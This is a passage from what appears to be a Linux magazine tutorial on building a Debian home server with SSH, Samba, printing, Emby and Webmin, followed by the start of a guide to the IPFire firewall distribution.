DNS servers (8.8.4.4 and 8.8.8.8, multiple `nameserver` lines are allowed), either way save, exit and go ahead and restart the network with:

```
# systemctl restart networking
```

Now check you still have connectivity with:

```
# ping -c5 google.com
```

If you see the following

**“We need an address that is of the same shape as that of your router.”**

```
ping: unknown host google.com
```

then something isn't right with your nameserver settings, if you see a different error message then your `interfaces` file needs some tweaking. Try reverting the settings (aren't backups great for this kind of thing), your router might need a different netmask.

The first thing we want to set up is SSH so that we can log in to our server remotely. Install it with `apt-get install openssh-server`, which also will start the server. You can try logging by running `ssh 192.168.1.100` on a different Linux machine, or using *PuTTY* in Windows. It's a good idea to reboot your server at this point to check that the network settings survive a reboot and our SSH server starts. With SSH now working your keyboard, mouse and monitor may be summarily dismissed (which might improve local Feng Shui) and we can continue setting things up from the comfort of another machine (if you want).



# Getting remote access

Control your server by dynamic DNS and forwarding ports.

**B**eing able to access your server from anywhere in the world can be very handy, but running internet-facing services carries risks. If we allow outside access to the SSH service, then we really should have strong passwords, or (better) use keys.

It's reasonable to disable access to the root account (if you set a password for it during the install, otherwise it's already disabled), instead logging in as a lowly user and using `sudo` for privileged operations. This is controlled with the `PermitRootLogin` setting in `/etc/ssh/sshd_config` which you can set to `No` or, if you want to allow root to log in using a key, `prohibit-password` (the default on Debian). It's probably a good idea to check that SSH is working first though, so try and log in from another machine:

```
$ ssh user@192.168.1.100
```

where `user` is your username on the server (we'll use this username/IP address combination throughout). If that works then logout and we'll get on with generating our key (it doesn't have to be done on the server). If that doesn't work check the logs on the server for errors with `journalctl _COMM=sshd`. To generate a 2048-bit RSA key pair run the command `ssh-keygen` while logged in to another machine as your user, we'll copy it to the server afterwards. Accept the

default location and choose a password for your key. This adds an extra layer of security in the event the key is stolen.

SSH key logins work by having a public key (it doesn't matter if anyone sees it) on the server and a private key safely guarded by the user. Both keys are used during the login process to authenticate the user by some mathematical sorcery. Thus forcing key-based login entails carrying your private key around with you wherever you go. Different people will tell you different things about how is the best way to do this. Mostly if you choose to keep it on a USB stick then don't go leaving that stick on the train/bus/horse-drawn carriage.

Running `ssh-copy-id user@192.168.1.100` will add our public key from the default location (`~/.ssh/id_rsa.pub`) to the file `/home/user/.ssh/authorized_keys` on the server. This can be done manually too, but why waste keystrokes? We can test it works like so:

```
$ ssh user@192.168.1.100
```

All going well we should not be asked for a password. If you want to disable password logins entirely, add the directive `PasswordAuthentication no`

to `/etc/ssh/sshd_config`. But doing so means that if you don't have access to your private key (in the file `~/.ssh/id_rsa`), then there will be no access for you. If you do copy your private key, ensure that it is only readable by your user (ie has file permissions 600), otherwise SSH will shout at you for being insecure. Since filesystems commonly used on USB sticks (FAT32 and NTFS) don't support Linux permissions, you'll need to copy the key off such media (and then run `chmod 600 id_rsa`) before attempting to log in. The private key can be copied to the `.ssh` directory on the machine you're working on, in which case it will be picked up automatically, but it can also be renamed or stored elsewhere, in which case you'll need to use `ssh -i /path/to/key`.

There's one final step to make remote access work and that's to tell your router to forward SSH traffic from the WAN to your home router. Our server listens on the default port (22), but we can have it listen on a different port, which at least will prevent our server being found by robotic port scans. How to configure this varies from router to router, but the goal is to forward external traffic from an obscure TCP port (e.g. 8022) to our TCP port 22 on our server, 192.168.1.100.



This is what port forwarding looks like on a budget Trendnet router, it will be different on other hardware, but the basic idea is the same.

## Dynamic DNS and SSH trickery

Having remote access to our server this way is only useful if we know our router's external IP address, and most users obtain said address dynamically from their ISP so it changes often. The solution is to use a dynamic DNS service provider ([www.duckdns.org](http://www.duckdns.org) is free) to provide a hostname and update its DNS records on request from your server. Depending on the provider, we can automate this by running a cron job once a day on our server.

As well as using SSH to remotely administer our server, we can use it to send and receive files via SFTP. Most file managers will allow you to navigate to, eg. `sftp://lxrafd.duckdns.org:8022` and login with your user's credentials, but it's not a very efficient way to transfer large files. You would be better advised to set up a web-based system. The NextCloud tutorial (see page 106) can easily be adapted to this end. Rather than exposing multiple services via port

forwarding, consider tunnelling these services over SSH, eg if you have a web server set up on your LAN, you can access it with:

```
$ ssh user@lxrafd.duckdns.org -p 8022 -L8080:localhost:80
```

Now open a browser and point it at `http://localhost:8080`—traffic has been forwarded through the tunnel. Pro tip: You can add tunnels to an existing SSH session by pressing Enter, `~ . c` and entering `L8080: ... etc` at the prompt.

# Adding Samba

Get ready to dance to the sharing protocol with extra bossa nova.

**O**ne of the most noble duties any home server can perform is sharing files. Whether it's to store the gigabytes of bangin' psytrance tunes you've amassed, or just a place to put things when you can't find a USB stick to throw at your co-habitors, having some central and communal storage space is incredibly useful. Unix-like OSes have their own filesharing protocol called NFS which has been around since the 80s.

This is certainly an option, but not one we'll indulge today. Instead we'll use Samba, which is an implementation of the sharing protocols used in Windows. This has the advantage that our server will be accessible to any Windows or Mac, as well as any iOS or Android devices.

Before we set up Samba it's a good idea to set up some directories for the network shares first. We'll store them on our RAID, which should be auto-mounted if you've rebooted since setting it up, if not mount it now with `# mount /mnt/lxraid`. Let's make those directories:


```
# mkdir /mnt/lxraid/{music,public,docs}
```

We're going to allow anyone read access to all of these, and we'll also enable anyone to write to the public directory. If you have some music or documents that you feel other network users would benefit from, then now is a good time to populate those directories. Samba shares can be set up with user and password access, but for a home network it's simpler to allow guest access to your shares. This means we'll have to make the `public` directory world writeable with `# chmod 777 /mnt/lxraid/public`.

Now we'll `# apt-get install samba` and set up our shares. Edit the `/etc/samba/smb.conf` file and add the following lines in the Share Definitions section:

```
[public]
path = /mnt/lxraid/public
read only = No
browsable = Yes
guest ok = Yes
```

Now restart the service with `# systemctl restart smbd`. You should be able to browse the server by navigating to `smb://192.168.1.100` from any file manager (this syntax also works on Mac, for Windows use `\192.168.1.100`). From Linux machines, you can mount the share via the command



➤ **PCManFM** will prompt you for either guest or user access to network shares.

line (so long as the `cifs-utils` package is installed):

```
# mount -t cifs //192.168.1.100/public /mnt/smbpublic/ -o
user=guest
```

Make entries in `/etc/samba/smb.conf` for the music and docs shares as we did with public. This time omit the `guest ok` line and set `read only` to `Yes` (although it doesn't really matter since those directories, for want of better phrasing, aren't writable by `nobody`).

Any files deposited will be owned by the `nobody` user, which is where Debian maps Samba's guest user to. Windows 10 is morally opposed to accessing guest shares, the procedure to persuade it to be otherwise is explained at <https://techjourney.net/cannot-connect-to-cifs-smb-samba-network-shares-shared-folders-in-windows-10>. User level security (of which Windows 10 approves) is reasonably easy to set up too, which enables private network shares to be set up. The Samba credentials can be synchronised with user accounts on the server, so this way you can (as described in `smb.conf`) privately share your home directory over the network.

If you run into problems configuring Samba (and you wouldn't be the first), then the `testparm` program can often provide a useful diagnosis. SMB failure messages are not known for their usefulness.



## Printing

Besides files, the underlying SMB protocol (and the newer, printer-specific IPP protocol) also allows us to share printers. This is useful since once the printer and the server are friends, anyone on the network can use the printer without having to fight with usual 'printer not found' errors. But first, you have to get computer and device to parley using the Common Unix Print System (CUPS), which we requested at installation.

Some printer manufacturers offer Linux drivers, but in general these are built for obscure or outdated distros and their use leads only to tears. Instead, have a look at the hardware that's supported by the free drivers at <http://openprinting.org/printers>, chances are your printing press is there. Many of the free drivers are installed alongside CUPS, so you might not even have to do anything here. Point a browser at `http://192.168.1.100:631` and log in

as root to access CUPS web interface. Go to the Administration tab and select 'Add Printer', once auto-detected and you can click 'Continue'. On the next screen there's a handy checkbox for sharing the printer. On the next and final screen you can choose the precise driver to use, or to upload your own PPD file. Your printer will now be available to Windows and Linux machines using the IPP address `http://192.168.1.100:631/printers/<printer_name>`.

# Emby and Webmin

Stream media and administer your server from the comfort of your web browser.

**A** media player such as *VLC* or *mpv* will happily open a file on your server remotely. But try skipping back and forth and you'll discover that SMB is not a particularly good way to stream media. Especially if you envisage streaming to multiple users. Emby, on the other hand, is a media server that can serve content from your server or DLNA (the most horrible acronym ever created: Digital Living Network Alliance) devices.

Emby delivers streams via HTML5 and can dynamically compress them according to network conditions. Note that this can use a lot of CPU, so serving a few users at once might result in jittery (or outright stalled) playback. Emby can use GPU acceleration for this purpose though, provided the appropriate drivers are installed – it currently supports as an

experimental feature Nvidia NVENC (on high-end desktop cards) and Intel QuickSync (found on most recent CPUs).

Besides web browsers, content can be streamed via apps available for Chromecast, Roku, iOS and Android. To install it we need to add the appropriate key and repository to APT:

```
$ wget -qO - http://download.opensuse.org/repositories/home:emby/Debian_8.0/Release.key | sudo apt-key add -
$ sudo sh -c "echo 'deb http://download.opensuse.org/
repositories/home:emby/Debian_8.0/' >> /etc/apt/sources.list.d/emby-server.list"
```

Then we can update our package lists and install:

```
$ sudo apt-get update
```

```
$ sudo apt-get install emby-server
```


Emby is built with Mono and has many dependencies, but APT should take it all within its stride. Once its done start the service with

```
$ sudo systemctl start emby-server
```

and if you want it to start on every boot:

```
$ sudo systemctl enable emby-server
```

Navigating to <http://192.168.1.100:8096> ought to bring up the setup wizard which will guide you through basic configuration. You'll want to add our music directory from the Samba section, and ideally have any videos you want to serve filed in a reasonably systematic manner, although Emby is pretty good at sorting things out for you. If you have a USB or PCI TV tuner installed, then Emby can use that to stream live TV to your devices, as well as record it for later viewing. You can optionally set up an Emby Connect account which makes it easy to access your Emby instance remotely, although this can also be done the traditional way with the port forwarding and so-forth. (See p32, **Linux Format 204** for a more in depth look at getting the most out of your media library with Emby.)



Emby lets us watch the classic '*Qatsi documentaries—moving portrayals of the exigencies of a globalised society*, featuring a soundtrack by Philip Glass.

## Control it with Webmin

Besides frittering away the hours watching media from the browser, we can also enact some serious system administration. *Webmin* is a web interface written in Perl that can administer all possible facets of your server. Opinions differ here, and of course all of this is possible through SSH, but some people prefer to not have to remember the syntax of a hundred disparate config files. With Webmin, these things are all controllable through a single, graphical point of contact.

As with Emby, we need to add keys and repos to ensure the software stays up to date:

```
$ wget -qO - http://www.webmin.com/jcameron-key.asc | sudo apt-key add -
$ sudo sh -c "echo 'deb http://download.webmin.com/download/repository sarge contrib' >> /etc/apt/sources.list.d/webmin-server.list"
```

Then it's just a case of:

```
$ sudo apt-get install webmin
```

```
$ sudo systemctl start webmin
```

The default configuration starts a webserver in SSL mode, which means that when you go and visit the URL:

<https://192.168.1.100:10000>

You'll see a scary looking SSL error, since it's impossible to get a valid certificate for private IP space. It's safe to add an exception here, we're only accessing it through our LAN and it's advisable to keep it that way.

With that out of the way we can log in as our user and are now in a position to carry out all manner of useful tasks, for example, we can configure our Samba shares (from the Servers menu), view log files, update packages, view resource usage – pretty much anything that you can imagine.

Having this much power (*Webmin* has root) in one place is a terrifying security prospect if that one place is facing the Internet. As such we don't recommend forwarding external traffic to *Webmin* without taking precautions. It's possible to tunnel traffic via SSH though, as mentioned in the dynamic DNS section.

*Webmin* allows you to use two-factor authentication, so that remote access can be done a little more prudently.

The Linux Raid section is particularly relevant for this tutorial: we can examine the health of our array, or take it offline for maintenance. If you set up *Webmin* soon after you created your array, you'll be able to see that it's still resyncing—the process takes ages even though it's effectively just syncing a whole bunch of zeroes at this point. This information is also available in the file `/proc/mdstat`.

# Expand and extend


With the foundations laid, our server project can be tailored to just about any purpose.

We've done most of the groundwork required for any server. But we haven't really considered security, and it's worth saying a few words about this. Having only SSH visible to the outside world is a good start, especially if only key-based access is possible. If the key is stolen though, or (if you were lazy and allowed password access) the password guessed then your whole machine is vulnerable since that user has sudo rights. Some people only allow non-sudo users to log in, but this then precludes being able to do grown-up tasks. Trade-offs between security and convenience are commonplace. Having our services only visible to the LAN relies on the fact that our network hasn't been compromised. Certainly as long as our home network is IPv4-based our server is shielded from direct outside access, but what if our router or another machine on our network is infected, punching a hole through that convenience?

Putting behind us the gloomy and thorny issue of security, let us consider what to do next. Ultimately you're only limited by your imagination here. For a start, if you have a spare pair of speakers (or if your server's in the living room hook it up to your amp) look into setting up *mpd*. It's a lightweight Music Player Daemon that can be controlled via a web interface, client programs or apps on mobile devices. Some client programs will allow you to connect your listening with social services, such as Spotify and Last.fm, some (such as the glorious *ncmpcpp*) can be run entirely from the command line. If you really wanted, you could then connect your server to your television, but to make the most of this arrangement would require installing a GUI on the server. And that wasn't a road that we wanted to venture down for this feature.

When connecting to the internet from public Wi-Fi, it's wise to use a VPN to protect your traffic. There are commercial offerings here, but why not set up your own *OpenVPN* server. Again, tunneling it via SSH might be the best option, or at least changing the default port. It's easy enough to set up, but you'll need to understand a little bit about how certificates and TLS and things work. Armed with that knowledge, you can secure all traffic between the questionable hotspot and your server, and if you trust your ISP (or at least are browsing via HTTPS) then you have a lot less to worry about. In the interests of energy conservation, it's a good idea to put your server to sleep overnight if no one's going to need it. This requires recent hardware, but no additional software—the machine will commence Zs as soon as you tell it `$ sudo systemctl suspend`. Apropos to this, one can also configure Wake on Lan (WoL) so that it can be woken up again from anywhere on the network. The *ethtool* program will need to be installed on the server and the *wol* package on any machine from which you want to rouse it.

Finally, we should discuss some options to minimise the damage in case your server is struck by lightning or overzealous use of the `rm` command. It would probably take less than half an hour to reinstall the system. It would be




Cantata is a Qt5-based client for MPD. It can deal with cover art as well as all manner of online services.

quicker if we had copies of the relevant configuration files to hand. Small files like this are ideal for backing up to the cloud (so long as they don't contain passwords or other sensitive material).

## We need to talk about backup

This can be automated for services like Dropbox, but also it isn't too much of a chore to periodically do this manually. In this tutorial we could back up our Samba, *fstab*, and *APT*

**"For a start, if you have a spare pair of speakers look into setting up mpd."**



sources lists. One method by which the backup could be done is by *rsync*'ing to another server via a maintained list of files to backup. *Rsync* is a hardcore protocol that can do deduplication so it's good for transferring large files efficiently, provided you have somewhere suitable to transfer them to.

Sending large files to the cloud rapidly becomes time consuming and logically problematic. There is free storage available, but whether you can find enough of it and whether it can be accessed without some nasty proprietary app is a different story. If you have a fast network connection and unlimited funds, then a remote *rsync* machine is the best option. Good practice dictates that off-site backups are good. But cloud storage is expensive, and people aren't very good at deleting things no longer required. The next best thing would be to back up the important files on your RAID to an external hard drive (or perhaps a NAS) and store this off-site. ■

# IPFire: Guard your network

How do you keep the invading horde away from your systems? By building a digital moat to shield your computers.

**Y**our Linux distribution has the venerable iptables firewall built right into it and the larger open source community makes sure you have a host of tools to manage it as per your requirements. While this shields your Linux computers, the protection doesn't extend to other always-connected portable devices in your network. Sure your router also has some form of filtering built into it. But with the onslaught on IoT devices doling out IP addresses to your microwave, you can't really rely on the router's limited firewall capabilities to safeguard you from the malicious bits and bytes floating about on the big wild Internet.

We are way past the days when only large networks required a dedicated firewall server. Firewall servers are easy to deploy and the Internet-enabled footprint of a typical home is big enough to warrant one. Sure, setting one up is an involved process both in terms of assembling the hardware and configuring the software. However, the IPFire distribution helps you set up a dedicated firewall with ease.

IPfire uses a Stateful Packet Inspection (SPI) firewall that's built on top of the utility netfilter that facilitates Network Address Translation (NAT), packet filtering and packet mangling. You can set up the firewall for everything from forwarding ports to creating a DMZ. The distribution's kernel is hardened with the grsecurity patchset to thwart zero-day exploits and comes with strict access controls. IPFire can also divide networks based on their respective security levels and enables you to create custom policies to manage each network. For more elaborate control, you can also manage outbound access to the Internet from any segment.

### Fire away

IPFire has very modest system requirements. In fact it's one of the best ways to make good use of an old computer whose hardware hasn't been able to cope with the demanding requirements of the modern desktops. A single core processor with 1GB of RAM, two network interfaces and 4GB of disk space is adequate for IPFire. A bigger hard disk will give you more dexterity to flesh out the IPFire installation.

Hook up the first network adapter to the router/modem from your ISP. Connect the second to the router that will sever all the computers and devices in your network. After you've setup IPFire make sure all the devices in your network connect to this router instead of the one provided by your ISP. Also remember to disable the DHCP functionality in this local network router since we'll be handing over the task of doling out IP addresses to the IPFire firewall itself.

### Quick tip


When you are done setting up the IPFire server externally via SSH, you can turn it off or even remove the rule.

Once you've assembled the firewall computer, boot it from the IPFire install media. The firewall distribution is written from scratch and has a straightforward installation process. Follow through the firewall's intuitive installation process using the default options which will install IPFire as the sole distribution on the computer.

The most important aspect of the installation process is the Network configuration menu that comes up right after you've setup the authentication information for the root user. The installer will detect the number of NICs attached to the computer and asks you to assign them to one of the four colour-coded zones. Each of these zones caters to a group of machines that share a common security level. The default mode, known as Green + Red, is designed for servers like ours that have two network adapters.

Once you've selected this mode in the Network configuration type section, select the Drivers and cards assignment option to assign the NICs to either of the modes. The first adapter, connected to the ISP's modem should be marked as the Red interface. The second NIC connected to the router serving the internal home network should be marked as the Green interface. Next scroll down to the Address settings option and configure the Green interface. Assign it 10.0.0.1 as the IP address with a Netmask of 255.255.255.0. For the Red interface select the DHCP option. Now move on to the DNS and Gateway settings option and enter 8.8.8.8 as the primary and 8.8.4.4 as the secondary DNS.

When you're done with the network settings, IPFire's setup wizard will bring up the options to configure the DHCP server which will hand out addresses to all devices that'll be hooked



› The dashboard gives you an overview of the configured network connections and will also display notifications.

## Filter URLs

In addition to regulating traffic via firewall rules, you can also filter web traffic based on various other factors as well. IPFire's builtin URL Filter lets you easily block entire domains, particular URLs and can even prevent you from downloading malicious executables. To configure the filter, head to Network > URL Filter. On the top of the page, you'll see a list of categories that can be blocked. Toggle the checkboxes next to the ones that you want to block.

You can also manually block access to certain domains and URLs by including them in the appropriate Custom blacklist textbox. On the flip side, you can block access to the entire Internet save for a few select websites that you've specified in the Custom whitelist textbox. In either case, remember to toggle the checkbox underneath the textbox to enable the black/whitelist. Similarly you can also block URLs if they match any of the expressions mentioned in the Custom expression list textbox. If you have Windows installations inside your network, you can enable the File extension blocking option which asks IPFire to block access to any executable files. Once you've defined the required parameters for the URL filter, scroll down the page and press the Save and Restart button to save the filtering rules and bring them into effect immediately.

The screenshot shows the 'URL filter maintenance' section of the IPFire administration interface. It includes fields for 'Browse...' and 'Upload blacklist', a checkbox for 'Automatic blacklist update' (checked), a dropdown for 'Automatic update schedule' (set to 'weekly'), a dropdown for 'Select download source' ('Shalla Secure Services'), and buttons for 'Save update settings' and 'Update now'. Below this is a 'Blacklist editor' section with a link to 'Create and edit your own blacklist files'. Further down are sections for 'Backup URL filter settings' (checkbox checked) and 'Restore URL filter settings' (checkbox checked), both with 'Browse...' and 'Import backup file' buttons.

**➤ You can ask IPFire to automatically fetch and update blacklists periodically from popular repositories, such as Shalla Secure Services.**

to the firewall server. Activate the DHCP Server and enter 10.0.0.10 in the Start Address field and 10.0.0.30 in the End Address field. This instructs the firewall server to handout addresses between these two values to any device that wants to access the Internet.

### Friendly fire

After you've installed the distro, fire up its browser-based admin interface which is available on port 444 on the IP address you assigned to the Green NIC connected to the router serving the local network, which in our case would be 10.0.0.1:444. It'll throw a SSL certificate warning because IPFire uses a self-signed SSL certificate and you'll need to add an exception to move forward. You'll then be prompted for a username and password for IPFire's administrator. Type in admin as the username and enter the password you assigned to it during the installation process. This should now bring up the IPFire administration interface.

While the interface is simple to use, it requires some expertise for effective deployment and some time spent with IPFire's documentation. Although IPFire is based on Linux From Scratch, it has borrowed the browser-based interface from the IPCop distro. The interface has a simple and easy to navigate layout with the different aspects of the firewall server grouped under tabs listed at the top of the page.

The System tab houses options that influence the entire install. This is where you'll find the option to enable SSH access and create a backup ISO image of the installation with or without the log files. The GUI Settings option lets you customise the theme and other aspects of the IPFire administration console. Another popular destination under this menu is the Shutdown option which houses buttons to either restart or shutdown the firewall server.

Then there's the Status tab which gives an overview of the various components of the firewall. You can come here to get information about the CPU and memory usage on the server. The menu also houses options to monitor the bandwidth of

the Internet traffic passing via the server as well for any OpenVPN gateways you have created. We'll see how to set one up later in the tutorial.

Another general purpose tab is the Services tab, which lets you enable and configure individual services besides the firewall. Options to Dynamic DNS and Intrusion Detection can be easily configured using the various options available under this menu. Note that straight after installation, you already have a fully functioning firewall. This is because IPFire implements some sensible defaults straight out of the box. This is a good starting point for you to build and customise IPFire as per your requirements.



Refer to IPFire's wiki for lots of useful documentation such as the best practices guide that helps create firewall rules for common scenarios.


### Playing with fire

To get a feel for the firewall, we'll enable SSH access to the server and add a rule to poke a hole in the firewall to allow the connection. By default, the SSH daemon isn't enabled on IPFire for enhanced security. While this is how it should be on [»](#)

The screenshot shows the 'Pakfire Configuration' screen of the IPFire administration interface. At the top, there's a navigation bar with tabs for System, Status, Network, Services, Firewall, IPFire, and Logs. The Firewall tab is active. Below the navigation bar is a 'System Status' section showing 'Core-Update-Level: 100' and a list of recent updates. The main area is titled 'Pakfire' and contains two sections: 'Available Addons' and 'Installed'. The 'Available Addons' section lists packages like '7zip-15.14.1-6', 'alsa-1.0.27.1-12', etc., with a 'refresh list' button. The 'Installed' section shows a single package 'linux-pae' with an 'upgrade' button. Both sections have instructions for selecting items to install or upgrade.

**➤ Once installed, you can install updates to individual components or move to new release using IPFire's Pakfire package manager.**

# Distros



› Head to Status  
› Connections  
to view a list  
of all incoming  
and outgoing  
connections.  
Click on an IP  
address to view  
its details via the  
whois service.


a production server, you can temporarily enable SSH access to help you configure and test the firewall.

First we need to enable SSH via the administration interface. Head to System > SSH Access and toggle the SSH Access option to enable the service. Next we need to add a rule in the firewall to allow the connections. Head to Firewall > Firewall Rules and click the New rule button. In the form that comes up, we'll toggle the Source address radio box enter the IP address of the administrator's machine, such as 192.168.3.100. This tells IPFire to allow connections from the mentioned IP address, if it meets the criteria we are about to define.

Skip to the Destination section and enable the Firewall radio button and select the Red interface from the adjacent pull-down menu. SSH on IPFire is configured to accept connections over port 222 instead of the standard SSH port 22. This is why in the Protocol section, select TCP as the protocol and 222 as the destination port.

Finally add a remark in the textbox to briefly describe the rule for future reference. When you have everything set, click Add to create the rule. If it looks good, press the Apply Changes button.

Once the rule has been applied, head to the administrator's machine (192.168.3.100), fire up a terminal and enter `ssh root@192.168.3.105 -p 222` to establish the connection. You'll be prompted for the password for IPFire's root user and allowed to login. However, the same command issued from any other machine will throw an error because IPFire will deny the connection.



› The list of block categories varies depending on the blacklist you have downloaded.

Similarly, you can also use port forwarding to access a web server running behind the firewall. So for example, let's assume you host a website on a machine running inside the firewall with the IP address 10.0.0.11. We'll now setup the firewall to redirect all traffic that reaches it destined for the HTTP port 80 to the one running the web server.

Just like before, head to Firewall > Firewall Rules and click on the New rule button. In the Source section, select the radio button for Standard networks: and make sure the drop down menu shows Any. In the NAT section, check the box for Use Network Address Translation (NAT). In the Destination section, enter the IP address of your internal server in the Destination address form field which in our case is 10.0.0.11. Then in the Protocol section, choose TCP from the drop down menu, and enter 80 for Destination Port. Finally add a remark to identify the purpose of the rule in the future. Then review and add the rule.

When you now try to access the firewall using a web browser (<http://192.168.3.105>), your query will automatically be forwarded to the local machine inside the firewall (10.0.0.11) which will respond by displaying the web pages served by its web server. You can define similar port forwarding firewall rules in IPFire for other network services running on different ports.

## Going places


One of the most interesting uses of the IPFire firewall is that you can use it as an OpenVPN gateway. You can configure this OpenVPN gateway to support what's known as road warrior configuration wherein you establish a secure connection into the private network from any remote location.

To set it up, head to Services > OpenVPN and click Generate root/host certificates. This leads you to a form where you fill in the details for the host certificate. The hostname will already be filled in and you can enter the details for the other fields as requested. In the field marked Diffie-Hellman parameters length, select 2048 from the pull-down menu. It'll take some time to generate the certificate. You'll be taken back to the OpenVPN screen once the certificate has been generated.

